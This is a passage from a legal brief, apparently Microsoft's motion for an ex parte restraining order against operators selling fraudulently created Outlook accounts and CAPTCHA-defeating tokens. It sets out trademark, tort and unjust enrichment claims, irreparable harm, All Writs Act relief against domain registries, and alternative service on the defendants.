**Second**, Defendants' conduct also violates Lanham Act Sections 32(1) and 43(a) (15 U.S.C. §§ 1114(1) and 15 U.S.C. § 1125(a)) on the ground that such conduct has caused “initial-interest confusion” and “post-sale confusion.” *Coty Inc. v. Excell Brands, LLC*, 277 F. Supp. 3d 425, 441, 458 (S.D.N.Y. 2017) (finding that plaintiff established likelihood of success on the merits as to its claims under the Lanham Act Sections 32(1) and 43(a) and noting that, “in addition to confusion arising at the point of sale, courts recognize, and [plaintiff] alleges, two other types of confusion: initial-interest and post-sale confusion”). Initial-interest confusion, on the one hand, occurs “when a consumer, seeking a particular trademark holder’s product, is instead lured away to the product of a competitor because of the competitor’s use of a similar mark, even though the consumer is not actually confused about the source of the products or services at the time of actual purchase.” *1-800 Contacts, Inc. v. WhenU.com*, 309 F. Supp. 2d 467, 491 (S.D.N.Y. 2003), *rev’d and remanded on other grounds*, 414 F.3d 400 (2d Cir. 2005). Post-sale confusion, on the other hand, may occur “among non-purchasers” and may “aris[e] from use of a mark outside of a retail environment after any sale or purchase of a product has concluded.” *Id.*

**Initial-Interest Confusion:** Here, Defendants, by using near-identical versions of Microsoft’s registered trademarks, Lyons Decl. ¶¶ 30–32, may cause consumers seeking legitimate Microsoft accounts to accidentally arrive on Defendants’ Websites. *See, e.g., Coty Inc.*, 277 F.



Supp. 3d at 441–42; *Planned Parenthood Fed’n of Am., Inc. v. Bucci*, 1997 WL 133313, at \*12 (S.D.N.Y. Mar. 24, 1997) (Defendant’s use of a domain name and home page address similar to plaintiff’s mark “on their face, causes confusion among Internet users and may cause Internet users who seek plaintiff’s web site to expend time and energy accessing defendant’s web site.”), *aff’d*, 152 F.3d 920 (2d Cir. 1998); *N.Y. State Soc’y of Certified Pub. Accts. v. Eric Louis Assocs., Inc.*, 79 F. Supp. 2d 331, 342 (S.D.N.Y. 1999) (use by defendant of a domain name and metatag similar to plaintiff’s common-law service mark “caused a likelihood of confusion because it created initial interest confusion”); *Bihari v. Gross*, 119 F. Supp. 2d 309, 319 (S.D.N.Y. 2000) (“In the cyberspace context, the concern is that potential customers of one website will be diverted and distracted to a competing website. The harm is that the potential customer believes that the competing website is associated with the website the customer was originally searching for and will not resume searching for the original website.”); *BigStar Ent., Inc. v. Next Big Star, Inc.*, 105 F. Supp. 2d 185, 207 (S.D.N.Y. 2000) (“The concern is that many of those initially interested potential customers of plaintiff’s would be diverted and distracted by defendants’ site and would either believe that defendants’ site is associated with plaintiff’s or would not return to plaintiff’s domain.”).

*Post-Sale Confusion:* Here, Defendants sell fraudulent Microsoft accounts to cybercriminals who in turn use them to conduct phishing scams, deploy cyberattacks, and engage in other unlawful conduct. See Mason Decl. ¶¶ 25–29. Cybercriminals may therefore use Microsoft’s Outlook word mark in a context “among non-purchasers” and “outside of a retail environment,” and thus in a manner that causes post-sale confusion. See *1-800 Contacts, Inc.*, 309 F. Supp. 2d at 491. For example, after a cybercriminal purchases a fraudulent Microsoft Outlook account from the Defendants, the cybercriminal may send emails containing ransomware-infected

attachments to unwitting victims, who are lulled into opening the attachments by the fact that they were transmitted by a seemingly legitimate Microsoft email account bearing the Outlook word mark.

*Third*, Defendants' violations of the Lanham Act, as set forth above, entitle Microsoft to (i) disgorgement of Defendants' profits and (ii) treble damages. *See* 15 U.S.C. § 1117(a)–(b).

Microsoft is entitled to disgorgement because it has demonstrated Defendants' violation of 15 U.S.C. § 1125(a), as well as Defendants' *willful* violation of 15 U.S.C. § 1125(c). *See id.* § 1117(a) (A plaintiff that “establishe[s]” a “violation under section 1125(a),” or “a willful violation under section 1125(c) . . . shall be entitled . . . to recover (1) defendant’s profits, (2) any damages sustained by the plaintiff, and (3) the costs of the action.”); *id.* § 1117(b) (“In assessing damages for any violation of section 1114(1)(a) . . . , the court shall, unless the court finds extenuating circumstances, enter judgment for three times such profits or damages . . . .”); *see also Romag Fasteners, Inc. v. Fossil, Inc.*, 140 S. Ct. 1492, 1495, 1497 (2020) (recognizing that disgorgement under Lanham Act is available where defendant infringes trademark or where defendant *willfully* dilutes trademark). Here, the circumstances weigh strongly in favor of awarding Defendants' profits to Microsoft. Defendants plainly misuse Microsoft's trademarks in a willful manner, their resulting gains are unquestionably ill-gotten, and their unjust enrichment has caused Microsoft and its users significant financial and reputational harm. The disgorgement of profits attributable to Defendants' infringing scheme is also necessary to deter future violations.

Microsoft is also entitled to treble damages under 15 U.S.C. § 1117(b) because Defendants were fully aware that they were without the right or authority to use Microsoft's trademarks in order to sell the illicit products they offered on the Hotmailbox and 1stCAPTCHA Websites. *See* 15 U.S.C. § 1117(b) (treble damages appropriate where defendant “*intentionally* us[es] a mark or

designation, *knowing* such mark or designation is a counterfeit mark . . . , in connection with the sale, offering for sale, or distribution of goods or services”) (emphasis added); *Chanel, Inc. v. Veronique Idea Corp.*, 795 F. Supp. 2d 262, 271 (S.D.N.Y. 2011) (recognizing plaintiff’s entitlement to treble damages when “no rational jury could fail to find that Defendants intentionally purchased and sold jewelry products bearing [plaintiff’s mark] at issue *with full knowledge* that they were without the right or authority to do so”) (emphasis added). Moreover, an award of treble damages would serve to prevent further infringement by Defendants. *See Victorinox AG v. The B & F Sys., Inc.*, 2015 WL 9256944, at \*3 (S.D.N.Y. Dec. 15, 2015) (awarding treble damages to deter future misconduct and as a “fair approach” to the “difficult task” of quantifying the extent of confusion and tarnishment), *aff’d*, 709 F. App’x 44 (2d Cir. 2017), *as amended* (2d Cir. Oct. 4, 2017).

**c) Plaintiff Is Likely to Succeed on Its Tortious Interference Claim**

Under New York law, a claim for tortious interference requires that (1) the plaintiff had business relations with a third party; (2) the defendant interfered with those business relations; (3) the defendant acted for a wrongful purpose or used dishonest, unfair, or improper means; and (4) the defendant’s acts injured the relationship. *Catskill Dev., L.L.C. v. Park Place Ent. Corp.*, 547 F.3d 115, 132 (2d Cir. 2008). With respect to the third element, a defendant’s “commission of a ‘crime or an independent tort’ clearly constitutes wrongful means.” *Id.* (quoting *Carvel Corp. v. Noonan*, 3 N.Y.3d 182, 189 (2004)).

Here, Defendants acted for a wrongful purpose and through dishonest, unfair, and improper means, to interfere with and cause damage to Microsoft’s business relationships, not only with its end-user customers, but also with key corporate partners. Cambric Decl. ¶¶ 5, 19–22; *see also Google LLC v. Starovikov*, 2021 WL 6754263, at \*2–3 (S.D.N.Y. Dec. 16, 2021) (finding

likelihood of success on Google’s tortious interference with business relationships claim where cybercriminal defendants, among other wrongful conduct, “injur[ed] Google’s goodwill”).

**d) Plaintiff Is Likely to Succeed on Its Conversion Claim**

Under New York law, a claim for conversion requires that (1) plaintiff’s property subject to conversion is a specific identifiable thing; (2) plaintiff had ownership, possession, or control over the property before its conversion; and (3) defendant exercised an unauthorized dominion over the thing in question, to the alteration of its condition or to the exclusion of the plaintiff’s rights. *Moses v. Martin*, 360 F. Supp. 2d 533, 541 (S.D.N.Y. 2004); *see also Thyroff v. Nationwide Mut. Ins. Co.*, 8 N.Y.3d 283, 284, 288–89 (2007) (conversion applies to electronic computer records and data).

In this case, Defendants interfered with and converted Microsoft’s account-creation systems. Defendants deceived Microsoft’s CAPTCHA defense systems, infiltrated those systems, and then stole valuable information therefrom which Defendants used to create and sell fraudulent accounts and tokens for subsequent use by criminals for cybercrime activity and other unlawful ends. *See* Mason Decl. ¶¶ 3, 5, 9–17, 25–29; Cambric Decl. ¶¶ 5–6, 15, 17, 19; Stangl Decl. ¶¶ 10–11; Boffa Decl. ¶¶ 3, 5, 8–13; Lyons Decl. ¶¶ 4, 12–15, 19–24. Accordingly, Microsoft, will succeed on its conversion claim.

**e) Plaintiff Is Likely to Succeed on Its Trespass to Chattels Claim**

Under New York law, a claim for trespass to chattels requires that (1) defendants acted with intent, (2) to physically interfere with plaintiff’s lawful possession, and (3) harm resulted. *Rekor Sys., Inc. v. Loughlin*, 2022 WL 789157, at \*13 (S.D.N.Y. Mar. 14, 2022); *Register.com, Inc. v. Verio, Inc.*, 356 F.3d 393, 404 (2d Cir. 2004) (“A trespass to a chattel may be committed by intentionally . . . using or intermeddling with a chattel in the possession of another, where the

chattel is impaired as to its condition, quality, or value.”) (alteration in original) (internal quotations and citations omitted).

Defendants have interfered with and taken as their own Plaintiff’s resources, particularly the “tokens” procured from the CAPTCHA challenges employed by Microsoft. These activities injure the value of Plaintiff’s property and constitute a trespass. Defendants’ deception of Microsoft’s CAPTCHA defense systems, followed by Defendants’ infiltration of those systems and stealing of valuable CAPTCHA-defeating tokens (for subsequent use by criminals to deploy cyberattacks and for other unlawful ends), constitute trespass without permission of Microsoft’s systems and property, leading to substantial harm. Cambric ¶¶ 5, 7, 20; Boffa Decl. ¶¶ 17–18.

**f) Plaintiff Is Likely to Succeed on Its Unjust Enrichment Claim**

Under New York law, a claim for unjust enrichment requires that (1) defendant benefitted, (2) at plaintiff’s expense, and (3) equity and good conscience require restitution. *Beth Israel Med. Ctr. v. Horizon Blue Cross & Blue Shield of N.J., Inc.*, 448 F.3d 573, 586 (2d Cir. 2008). Defendants have clearly benefitted at Microsoft’s expense by infiltrating Microsoft’s systems, stealing the data necessary to create fraudulent Microsoft accounts, and then selling those fraudulent accounts (along with CAPTCHA tokens) to cybercriminals for them to wreak havoc on Microsoft and its customers. Defendants have profited from their unlawful selling of fraudulent Microsoft accounts to the tune of roughly \$3 million. Boffa Decl. ¶ 17.

Unjust enrichment “contemplates an obligation imposed by equity to prevent injustice,” *Cooper v. Anheuser-Busch, LLC*, 553 F. Supp. 3d 83, 115 (S.D.N.Y. 2021) (internal quotations and citations omitted), and prohibiting Defendants from profiting from their crimes would do just that. Courts have found a likelihood of success on the merits of unjust enrichment claims in similar circumstances. *See, e.g., Starovikov*, 2021 WL 6754263, at \*3 (finding that Google demonstrated

likelihood of success on its unjust enrichment claim against cybercriminals); *Ex Parte* Temporary Restraining Order, Seizure Order and Order to Show Cause Re Preliminary Injunction at 3, *Microsoft Corp. v. John Does 1-2*, No. 1:23-cv-02447 (E.D.N.Y. Mar. 31, 2023) (Morrison, J.), ECF No. 13 (finding that Microsoft demonstrated likelihood of success on its claim for unjust enrichment against cybercriminals); *Ex Parte* Temporary Restraining Order, Seizure Order and Order to Show Cause Re Preliminary Injunction at 2, *Microsoft Corp. v. John Does 1-5.*, No. 1:15-cv-6565 (E.D.N.Y. Nov. 23, 2015), ECF No. 12 (same); *Ex Parte* Temporary Restraining Order, Seizure Order and Order to Show Cause Re Preliminary Injunction at 3, *Microsoft Corp. v. John Does 1-39*, No. 1:12-cv-1335 (E.D.N.Y. Mar. 19, 2012) (Kuntz, J.), ECF No. 13 (same). Accordingly, Plaintiff is likely to succeed on the merits of its claim for unjust enrichment.

## **2. Defendants' Conduct Has Caused Irreparable Harm**

Microsoft has suffered a “reduc[tion]” in “reputational value and goodwill,” which “constitutes the irreparable harm that is requisite to the issuance of the preliminary injunction.” *See Church of Scientology Int’l v. Elmira Mission of the Church of Scientology*, 794 F.2d 38, 44 (2d Cir. 1986); *see also Register.com, Inc.*, 356 F.3d at 404 (“[Defendant’s] actions would cause [plaintiff] irreparable harm through loss of reputation, good will, and business opportunities.”); *Tom Doherty Assocs., Inc. v. Saban Ent., Inc.*, 60 F.3d 27, 38 (2d Cir. 1995) (“a loss of prospective goodwill can constitute irreparable harm”); *Broker Genius, Inc. v. Volpone*, 313 F. Supp. 3d 484, 496 (S.D.N.Y. 2018) (same); *Starovikov*, 2021 WL 6754263, at \*2 (finding irreparable harm where defendants’ conduct “infring[ed] Google’s trademarks, injur[ed] Google’s goodwill, and damag[ed] its reputation”); *O.D.F. Optronics Ltd. v. Remington Arms Co.*, 2008 WL 4410130, at \*8 (S.D.N.Y. Sept. 26, 2008) (“harm to [plaintiff’s] goodwill and loss of customer relationships” sufficed for requisite showing of “irreparable harm”); *see also Engine Cap. Mgmt., LP v. Engine*

*No. 1 GP LLC*, 2021 WL 1372658, at \*12 (S.D.N.Y. Apr. 12, 2021) (“a rebuttable presumption of irreparable harm arises if a plaintiff demonstrates a likelihood of success on the merits” of its Lanham Act claim) (citing 15 U.S.C. § 1116(a)), *appeal withdrawn*, 2021 WL 5831085 (2d Cir. Aug. 17, 2021).

Here, notwithstanding Microsoft’s best efforts at protecting itself and its customers, Defendants have caused tens of millions of dollars in damage to Microsoft and have irreparably harmed its reputation, goodwill, and critical customer relationships. *See* Cambric Decl. ¶¶ 5, 7, 20; Boffa Decl. ¶¶ 17–18. Defendants’ ongoing fraudulent scheme presents a continuing threat to Microsoft, its customers, and the public, all of whom have suffered and will continue to suffer irreparable harm at the hands of the Defendants’ Enterprise absent injunctive and other relief to disrupt the criminal scheme. *See* Cambric Decl. ¶ 22; Lyons Decl. ¶ 35.

This harm is irreparable, moreover, because Microsoft is unlikely to ever be compensated—even after final judgment—due to the fact that Defendants are elusive cybercriminals who will seek to evade the enforcement of any award. *See CRP/Extell Parcel I, L.P. v. Cuomo*, 394 F. App’x 779, 781 (2d Cir. 2010) (“[W]e have held that a finding of irreparable harm may lie in connection with an action for money damages where the claim involves an obligation owed by an insolvent or a party on the brink of insolvency.”) (citing *Brenntag Int’l Chems. Inc. v. Bank of India*, 175 F.3d 245, 249–50 (2d Cir. 1999)); *see also id.* at 782 (irreparable harm exists where “there is a substantial chance that upon final resolution of the action the parties cannot be returned to the positions they previously occupied”) (quoting *Brenntag Int’l Chems. Inc.*, 175 F.3d at 249–50).

### **3. The Balance of Equities Tips Decidedly in Plaintiff's Favor**

The balance of equities decidedly tips in Microsoft's favor because Defendants will suffer no harm to any legitimate interest if this Court issues a temporary restraining order and preliminary injunction. There is simply no reason (in equity or otherwise) why Defendants should be permitted to continue engaging in an illegal scheme to injure Microsoft, its customers, and third parties. *See, e.g., Starovikov*, 2021 WL 6754263, at \*2–3 (finding that balance of hardships tipped in plaintiff Google's favor, that there was "no legitimate reason" why defendants should be able to continue their conduct, and that there was "no countervailing factor weighing against a preliminary injunction," where defendants, a "criminal enterprise," were "infringing Google's trademarks" and "injuring Google's goodwill"); *FTC v. Verity Int'l, Ltd.*, 2000 WL 1805688, at \*1 (S.D.N.Y. Dec. 8, 2000) (finding that "equities weigh[ed] in favor of" restraining order that would "protect the public from [defendant's] deceptive practice," which likely violated federal law).

### **4. The Public Interest Favors an Injunction**

This Court's issuance of an injunction would serve the public interest and is explicitly authorized by RICO and the Lanham Act. Every day that passes, Defendants sell more fraudulently-procured Microsoft accounts to cybercriminals who will then use them for cybercrime activity and other unlawful means. The public interest is clearly served by enforcing statutes designed to protect the public, such as RICO and the Lanham Act. *See, e.g., ProFitness Physical Therapy Ctr. v. Pro-Fit Orthopedic & Sports Physical Therapy P.C.*, 314 F.3d 62, 68 (2d Cir. 2002) (acknowledging the "strong interest in preventing public confusion"); *Starovikov*, 2021 WL 6754263, at \*4 ("the public interest is clearly served by enforcing statutes designed to protect the public, such as RICO . . . and the Lanham Act"); *Juicy Couture, Inc. v. Bella Int'l Ltd.*, 930 F. Supp. 2d 489, 505 (S.D.N.Y. 2013) (issuing preliminary injunction in connection with Lanham



Act claim and finding that the “public interest would not be disserved,” where plaintiff established that defendants’ actions were “likely to cause consumer confusion”).

Numerous courts have granted injunctive relief targeted at disabling malicious cybercrime infrastructures. *See, e.g., Microsoft Corp. v. John Does 1-2*, No. 1:23-cv-02447 (E.D.N.Y. Mar. 31, 2023) (Morrison, J.), ECF No. 13; *Microsoft Corp. v. Malikov*, No. 1:22-cv-01328 (N.D. Ga. Apr. 8, 2022) (Cohen, J.), ECF No. 27; *Microsoft Corp. v. John Does 1-5*, No. 1:15-cv-6565 (E.D.N.Y. Dec. 8, 2015) (Gleeson, J.), ECF No. 18; *Microsoft Corp. v. Peng Yong*, No. 1:12-cv-1004 (E.D. Va. Sept. 10, 2012) (Lee, J.), ECF No. 21; *Microsoft Corp. et al. v. John Does 1-39*, No. 1:12-cv-1335 (E.D.N.Y. Mar. 29, 2012) (Johnson, J.), ECF No. 22; *Microsoft Corp. v. Piatti*, No. 1:11-cv-1017 (E.D. Va. Sept. 22, 2011) (Cacheris, J.), ECF No. 14; *Microsoft Corp. v. John Does 1-11*, No. 2:11-cv-00222 (W.D. Wash. Mar. 9, 2011) (Robart, J.), ECF No. 19; *Microsoft Corp. v. John Does 1-27*, No. 1:10-cv-156 (E.D. Va. Feb. 22, 2010) (Brinkema, J.), ECF No. 13; *Starovikov*, 2021 WL 6754263; *FTC v. Pricewert LLC*, No. 5:09-cv-2407 (N.D. Cal. June 2, 2009) (Whyte, J.), ECF No. 12. The same result is warranted here.

In the foregoing cases, each involving claims similar to those presented here, the courts granted as a remedy the transfer of malicious domains to the control of the plaintiff(s), and away from the control of defendant(s). Such relief is appropriate and necessary, within the Court’s broad equitable authority to craft remedies to prevent irreparable harm, and is not prohibited by any statute or rule of law.

Federal courts have very broad, inherent equitable authority to craft injunctions for any civil violation of law—especially in cases involving violations of RICO and the Lanham Act. Indeed, RICO contemplates broadly that district courts

shall have jurisdiction to prevent and restrain violations of section 1962 . . . by issuing appropriate orders, including, but not limited to: ordering any person to

divest himself of any interest, direct or indirect, in any enterprise; imposing reasonable restrictions on the future activities or investments of any person, including, but not limited to, prohibiting any person from engaging in the same type of endeavor as the enterprise engaged in, the activities of which affect interstate or foreign commerce; or ordering dissolution or reorganization of any enterprise, making due provision for the rights of innocent persons.

18 U.S.C. § 1964(a); *see Chevron Corp. v. Donziger*, 833 F.3d 74, 137 (2d Cir. 2016) (“[A] federal court is authorized to grant equitable relief to a private plaintiff who has proven injury to its business or property by reason of a defendant’s violation of § 1962[.]”). Likewise, the Lanham Act contemplates that district courts “shall have power to grant injunctions, according to the principles of equity and upon such terms as the court may deem reasonable, to prevent the violation of any right of the registrant of a mark registered in the Patent and Trademark Office or to prevent a violation under subsection (a), (c), or (d) of section 1125 of this title.” 15 U.S.C. § 1116(a); *see Coty Inc.*, 277 F. Supp. 3d at 465 (“courts may grant injunctions ‘according to the principles of equity and upon such terms as the court may deem reasonable’”) (quoting 15 U.S.C. § 1116(a)). *See also Weinberger v. Romero-Barcelo*, 456 U.S. 305, 313 (1982) (“Unless a statute in so many words, or by a necessary and inescapable inference, restricts the court’s jurisdiction in equity, the full scope of that jurisdiction is to be recognized and applied.”) (quoting *Porter v. Warner Holding Co.*, 328 U.S. 395, 398 (1946)); *Federal Marine Terminals, Inc. v. Burnside Shipping Co.*, 394 U.S. 404, 412 (1969) (“[T]he legislative grant of a new right does not ordinarily cut off or preclude other nonstatutory rights in the absence of clear language to that effect.”).

This language evinces a Congressional intent to afford broad remedies, and federal courts have taken that view in prior cybercrime matters brought by Microsoft. Orders to disable Defendants’ cybercrime infrastructure would be squarely within the Court’s broad equitable authority.

**5. The All Writs Act Authorizes the Court to Direct Third Parties to Perform Acts Necessary to Avoid Frustration of the Requested Relief**

Microsoft's Proposed Order would direct that the third-party domain registries and service providers, through which Defendants operate their Fraudulent Enterprise, reasonably cooperate to effectuate this order. Specifically, the Proposed Order provides that the domains listed in Appendix A be disabled or transferred to Plaintiff's control, in order to mitigate the risk and injury caused by Defendants. These third parties are the only entities that can effectively disable Defendants' domains, disable Defendants' malicious software at those domains, and preserve the evidence. Consequently, their cooperation is necessary.

Plaintiff requests this relief under the All Writs Act ("AWA"), which provides that a court may issue all writs necessary or appropriate for the administration of justice. 28 U.S.C. § 1651(a). The Supreme Court has recognized that the AWA can extend to third parties necessary to affect the implementation of a court order:

The power conferred by the [AWA] extends, under appropriate circumstances, to persons who, though not parties to the original action or engaged in wrongdoing, are in a position to frustrate the implementation of a court order or the proper administration of justice, and encompasses even those who have not taken any affirmative action to hinder justice.

*United States v. N.Y. Tel. Co.*, 434 U.S. 159, 174 (1977) (citations omitted); *see also id.* at 176 (holding order to telephone company to assist in implementation of a pen register warrant was authorized under the All Writs Act).

There are two steps to any analysis of the AWA as applied to third parties. First, there are three threshold requirements: (1) issuance of the writ must be "in aid of" the issuing court's jurisdiction, (2) the type of writ requested must be "necessary or appropriate" to provide such aid to the issuing court's jurisdiction, and (3) the issuance of the writ must be "agreeable to the usages and principles of law." *See United States v. Amante*, 418 F.3d 220, 222 (2d Cir. 2005); *Yonkers*

*Racing Corp. v. City of Yonkers*, 858 F.2d 855, 863 (2d Cir. 1988); 28 U.S.C. § 1651. If these threshold requirements are met, *New York Telephone* directs courts, in their discretion, to consider three requirements for third-party writs: (1) “the closeness of [the third party’s] relationship to the underlying criminal conduct and government investigation”; (2) “the burden the requested order would impose on [the third party]”; and (3) “the necessity of imposing such a burden on [the third party].” *In re Apple, Inc.*, 149 F. Supp. 3d 341, 344, 351 (E.D.N.Y. 2016); *see also N.Y. Tel. Co.*, 434 U.S. at 174–78.

Plaintiff has plainly met the threshold factors. First, this action was commenced under multiple federal statutes—the Lanham Act and RICO—meaning that the Court “unquestionably has subject matter jurisdiction over this action pursuant to 28 U.S.C. Section 1331, and, therefore, has jurisdiction to issue the requested [AWA] Order.” *United Spinal Ass’n v. Bd. of Elections in City of N.Y.*, 2017 WL 8683672, at \*5 (S.D.N.Y. Oct. 11, 2017), *report and recommendation adopted*, 2018 WL 1582231 (S.D.N.Y. Mar. 27, 2018). This Court’s utilization of the AWA is also “necessary or appropriate” here. As the Supreme Court stated in *New York Telephone*, “[u]nless appropriately confined by Congress, a federal court may avail itself of all auxiliary writs as aids in the performance of its duties.” 434 U.S. at 172–73. The requested writ is necessary here given the structure of Defendants’ Fraudulent Enterprise, which exploits the infrastructure and businesses of third parties such as domain registries and registrars. *See In re Apple, Inc.*, 149 F. Supp. 3d at 352 (recognizing the order was necessary and appropriate in a cell phone decryption case).

Plaintiff’s Proposed Order also comports with appropriate principles of law. When the first two requirements are met, the All Writs Act empowers the court “to enjoin and bind non-parties to an action when needed to preserve the court’s ability to reach or enforce its decision in

a case over which it has proper jurisdiction.” *U.S. Commodity Futures Trading Comm’n v. Amaranth Advisors, LLC*, 523 F. Supp. 2d 328, 335 (S.D.N.Y. 2007) (quoting *In re Baldwin-United Corp.*, 770 F.2d 328, 338 (2d Cir. 1985)). In this case, where Defendants constantly “recycle and mask IP addresses”—*i.e.*, in order to avoid detection, Defendants constantly change the IP addresses from which the fraudulent accounts are logging into Microsoft’s systems (Lyons Decl. ¶¶ 28–29)—an order that enjoins Defendants but does not direct the domain registries under the AWA will leave Microsoft, and then this Court, playing a game of “whack-a-mole.” *See, e.g., Arista Records, LLC v. Tkach*, 122 F. Supp. 3d 32, 34 (S.D.N.Y. 2015) (noting that, in a domain name seizure case, “Plaintiffs explain that they were then drawn into what they describe as a technological globetrotting game of ‘whack-a-mole’ in an effort to enforce the TRO”). Because of the resilient nature of Defendants’ Fraudulent Enterprise, *see* Cambric Decl. ¶ 17; Boffa Decl. ¶ 9, any partial disruption will have little to no effect as Defendants will maintain the ability to reassert control. In other words, this Court’s decision will not be fully enforced.

The third parties named in the Proposed Order are also each completely necessary for an effective permanent injunction. Absent a complete disabling of Defendants’ malicious software and a transfer of the relevant domains away from their control, Defendants will be able simply to shift their infrastructure to new IP addresses and domains. The AWA was enacted for precisely this sort of case. *See In re Application of United States for an Order Authorizing an In-Progress Trace of Wire*, 616 F.2d 1122, 1129 (9th Cir. 1980) (“[T]he Court [in *New York Telephone*] made the commonsense observation that, without the participation of the telephone company, ‘there is no conceivable way in which the surveillance authorized . . . could have been successfully accomplished.’”) (alteration in original) (quoting *N.Y. Tel. Co.*, 434 U.S. at 175); *In re Baldwin-United Corp.*, 770 F.2d at 338 (“An important feature of the All-Writs Act is its grant of authority

to enjoin and bind non-parties to an action when needed to preserve the court’s ability to reach or enforce its decision in a case over which it has proper jurisdiction.”); *see also Dell, Inc. v. Belgiumdomains, LLC*, 2007 WL 6862341, at \*4–6 (S.D. Fla. Nov. 21, 2007) (applying All Writs Act in conjunction with trademark seizure under Rule 65 and Lanham Act and directing third party VeriSign, Inc. to take actions on certain domain names); *In re Baldwin-United Corp.*, 770 F.2d at 339 (“We do not believe that Rule 65 was intended to impose such a limit on the court’s authority provided by the All-Writs Act to protect its ability to render a binding judgment.”).

In sum, requiring these third parties to reasonably assist in the execution of this order will not offend due process, as the Proposed Order (1) requires only minimal assistance from the third parties in executing the order (acts that they would take in the ordinary course of their operations), (2) requires that it be implemented with the least degree of interference with the normal operation of the third parties, and (3) does not deprive the third parties of any tangible or significant property interests.<sup>6</sup> If, in the implementation of the Proposed Order, any third party wishes to bring an issue to the attention of the Court, Plaintiff will bring it immediately. The third parties will have an opportunity to be heard at the preliminary injunction hearing, which must occur shortly after the execution of the Proposed Order. *See* Fed. R. Civ. P. 65(b)(2). Accordingly, the directions to the third parties in the Proposed Order are narrow, satisfy due process, and are necessary to effect the requested relief and ensure that the relief is not rendered fruitless.

**6. An *Ex Parte* TRO and Preliminary Injunction Is the Only Effective Means of Relief, and Alternative Service Is Warranted Under the Circumstances**

The Temporary Restraining Order that Microsoft requests must issue *ex parte* for the relief to be effective given the extraordinary factual circumstances here—namely, Defendants’ technical

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<sup>6</sup> Microsoft will work with the providers identified in the Proposed Order to deploy technology designed to ensure no third party is deprived of any property interest.

sophistication and ability to move their malicious infrastructure if they are given any advance notice of this action. Rule 65 of the Federal Rules of Civil Procedure permits an *ex parte* temporary restraining order where, as here, the moving party sets forth facts showing an immediate and irreparable injury and why notice should not be required. *See* Fed. R. Civ. P. 65(b)(1); *see also In re Vuitton et Fils S.A.*, 606 F.2d 1, 4 (2d Cir. 1979) (“Ex parte temporary restraining orders are no doubt necessary in certain circumstances . . .”) (quoting *Granny Goose Foods, Inc. v. Brotherhood of Teamsters & Auto Truck Drivers, Local No. 70*, 415 U.S. 423, 439 (1974)).

If notice is given prior to issuance of a Temporary Restraining Order, Defendants will likely be able to quickly mount an alternate infrastructure for their Fraudulent Enterprise. Lyons Decl. ¶ 33. Thus, providing notice of the requested Temporary Restraining Order will undoubtedly facilitate efforts by Defendants to defend their operations. It is well established that *ex parte* relief is appropriate under the circumstances present here, where notice would render the requested relief ineffective. *See, e.g., In re Vuitton et Fils S.A.*, 606 F.2d at 4–5 (holding that notice prior to issuing temporary restraining order was not necessary where notice would “serve only to render fruitless further prosecution of the action”); *id.* at 2 (plaintiff’s “[prior] experience . . . taught it that once one member of this community of counterfeiters learned that he had been identified by [plaintiff] and was about to be enjoined from continuing his illegal enterprise, he would immediately transfer his inventory to another counterfeit seller, whose identity would be unknown to [plaintiff]”); *AT&T Broadband v. Tech Commc’ns, Inc.*, 381 F.3d 1309, 1319–20 (11th Cir. 2004) (affirming *ex parte* search and seizure order to seize contraband technical equipment, given evidence that, in the past, defendants and persons similarly situated had secreted evidence once notice given); *Little Tor Auto Ctr. v. Exxon Co., USA*, 822 F. Supp. 141, 143 (S.D.N.Y. 1993) (*ex parte* temporary restraining order is appropriate where contraband “may be destroyed as soon as notice is given”).

Moreover, where (as here) there is evidence that operators of cybercrime infrastructure will attempt to evade enforcement attempts if they have notice, *ex parte* relief is particularly appropriate. *See, e.g., Microsoft Corp. v. John Does 1-2*, No. 1:23-cv-02447 (E.D.N.Y. Mar. 31, 2023), ECF No. 13; *Microsoft Corp. v. Peng Yong*, No. 1:12-cv-1004 (E.D. Va. Sept. 10, 2012), ECF No. 21; *Microsoft Corp. v. Piatti*, No. 1:11-cv-1017 (E.D. Va. Sept. 22, 2011), ECF No. 14; *Microsoft Corp. v. John Does 1-27*, No. 1:10-cv-156 (E.D. Va. Feb. 22, 2010), ECF No. 13. In each of these cases, courts issued *ex parte* TROs to disable cybercrime infrastructure, recognizing the risk that Defendants would move the infrastructure and destroy evidence if prior notice were given.

To ensure due process, immediately upon entry of the requested *ex parte* Temporary Restraining Order, Plaintiff will undertake all reasonable efforts to effect formal and informal notice of the preliminary injunction hearing to Defendants and to serve the Complaint and all other papers. Specifically:

**Plaintiff Will Provide Notice by Email, Facsimile and/or Mail:** Microsoft has identified or will identify email addresses, mailing addresses, and/or facsimile numbers provided by the Defendants, and will further identify such contact information pursuant to the terms of the requested Temporary Restraining Order. *See* Rozbruch Decl. ¶¶ 11–15. Plaintiff will provide notice of the preliminary injunction hearing and will effect service of the Complaint by immediately sending the same pleadings described above to the email addresses provided to the hosting companies, registrars, and registries, and to any other email addresses, facsimile numbers, and mailing addresses that can be identified. *Id.* Based on Microsoft’s investigation, it appears that the most effective means of contacting the Defendants are the email addresses used to register the domains at issue or to otherwise carry out their activities. *Id.* ¶ 10. Notably, when Defendants



registered for the domain names of their websites, they agreed not to engage in abusive activities and to accept notice of hosting-related disputes through the email, facsimile, and mail addresses provided by them. *Id.* ¶¶ 21–32.

**Plaintiff Will Provide Notice to Defendants by Publication:** Plaintiff will notify the Defendants of the preliminary injunction hearing and the Complaint against their misconduct by publishing the materials on a centrally located, publicly accessible source on the Internet for a period of 6 months. *Id.* ¶ 12.

**Plaintiff Will Provide Notice to Defendants by Personal Delivery:** Plaintiff has identified domain names from which Defendants’ infrastructure operates, and, pursuant to the requested Temporary Restraining Order, will obtain from the domain registrars any and all physical addresses of the Defendants. Microsoft will also attempt to serve by hand, pursuant to Federal Rules of Civil Procedure 4(e)(2)(A) and 4(f)(3), the formal notice of the preliminary injunction hearing, the Complaint, the instant motion and supporting documents, as well as any Order issued by this Court to any United States addresses, to the extent any are identified. *Id.* ¶ 14.

**Plaintiff Will Provide Notice by Personal Delivery and Treaty If Possible:** If valid physical addresses of Defendants can be identified, Microsoft will notify Defendants and serve process upon them by personal delivery, or through the Hague Convention on service of process or similar treaty-based means, to the extent available. *See id.* ¶ 14.

Notice and service by the foregoing means satisfy due process; are appropriate, sufficient, and reasonable to apprise Defendants of this action; and are necessary under the circumstances.

Legal notice and service by email, facsimile, mail, and publication satisfies due process as these means are reasonably calculated, in light of the circumstances, to apprise the interested parties of the requested Temporary Restraining Order, the preliminary injunction hearing, and the

